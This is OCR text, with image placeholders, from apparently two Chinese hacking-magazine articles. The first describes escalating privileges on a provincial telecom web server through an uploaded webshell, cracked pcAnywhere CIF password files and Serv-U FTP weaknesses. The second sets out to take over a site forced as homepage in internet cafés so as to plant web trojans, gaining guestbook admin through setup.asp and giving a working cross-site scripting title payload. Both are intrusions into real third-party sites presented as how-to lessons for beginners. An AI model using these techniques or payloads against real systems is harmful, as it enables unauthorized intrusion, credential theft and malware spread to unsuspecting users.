


图5 遍历目录




图6 遍历目录




图7 网站设计文档




图8 成功上传WebShell

四、提权

访问刚才留下的Webshell，所有分区和目录都未作限制，可以随便查看。找到两处可利用的地方：一个是装有pcAnywhere软件，在C:\Docume~1\All Users\Application Data\Symantec\pcAnywhere\目录下找到的CIF文件，下载后用PCAnywhere PassView工具破解得到密码，再利用pcAnywhere连接管理，如图9所示；还有一处是该服务器装的




图9 获得PCAnyWhere密码

FTP软件，为Serv-U FTP Server 4.0.0.4版本，可以通过暴破ServUDaemon.ini文件中的账号密码或修改添加一账号或利用其溢出漏洞进行提权。

这样一个大站不敢乱动，不留什么后门了，检测而已，恢复原状，通知管理员，走人。

最后说两点个人收获与感受：

1、寻找后台地址时，如用工具未找到，不妨在数据库里找找，在有关网站设置和日志记录的表里有可能会找到些蛛丝马迹。

2、再次为网络安全现状担忧。省级电信门户网站，如此多的安全隐患，令人心情沉重。后期发现该服务器上还放有电信工会网站，里面有涉及电信员工的内容（如在线考试等）。如果这个服务器被居心叵测的人利用，无论是对普通用户还是电信员工都是极其危险的。友情提醒各位，碰到这样的大站一定不能做坏事哦！

【PCAnywhere PassView 、啊D注入工具 2.0，已收录在光盘中】

编辑点评： 对高手而言，本文技术没有新鲜的东西。对于菜鸟而言，文章通俗易懂，能学到实在的东西。elin在近几期中正是用这些所谓老套的技术轻松搞定影响十分大的几个站点，甚至你去提醒管理员，漏洞还是没有能及时修补，这表明了相关部门对网站安全的问题还不够重视。

让网吧成为菜鸟的跑马场



yizhigu

从本文你可以学到：

1、跨站的利用

2、如何结合旁注进行入侵

3、动网7.0sp2之前版本的上传大法

4、通过主机的不安全设置通杀服务器所有站

一、确定目标，尝试入侵

我的一位好友告诉我，他们那里的一些网吧的主页被强制设置成www.cn165.net。我当时就大胆设想了一下，如果能拿下网站的webshell并挂上网页木马，可想而知会有多大的收获。这里就不扯远了，也只是提醒大家对于这样的网站的利用价值。

首先我们还是来看看这个网站是否存在asp注入漏洞，打开NBSI对网站进行整体扫描，结果也在意料之中，如图1所示。




图1 NBSI扫描结果

首先看到网站有个留言本：http://www.cn165.net/gbook/，在目录后输入setup.asp进入设置，这里的页面有一个验证字符串，只要输入正确，就可以添加管理员。网站管理员也太不细心，定义的字符虽然没有显示在setup页面里，但是在论坛的公告里却直接公布了。进入页面后设置一个管理员test，提示成功，如图2所示。



图2 得到留言本的管理权限

登陆后发现其中一个功能可以删除任何留言，是基于FLASH的框架，也不要提跨站了。现在的目标也只能定在论坛上面，看来不是我们平时熟悉的那些论坛，也只能碰碰运气了。首先想到的当然是上传，如果网站对上传设置得不严密，那么webshell就能很快拿下。利用注册好的用户发表主题，发现上传后的文件在另外一台服务器上，并且不支持asp和php这样的脚本，就算执行了也没太大意义。论坛也不支持用户自定义头像，看来通过上传拿webshell不现实。

现在不是流行跨站漏洞么？看看能否利用。在内容里写上：<script>alert("test")</script>，通过查看源代码得知程序过滤得很严格。但是标题是否可以利用呢？并且规定标题处可以填写50个字符，这足够我们写一个跨站语句了。在标题处输入同样的内容，再次查看源代码：<font class=red_3 title='<script>alert("test")</script>'>，那么可以这样写："><script>alert("test");</script>，呵呵~~这下跨站成功了吧。

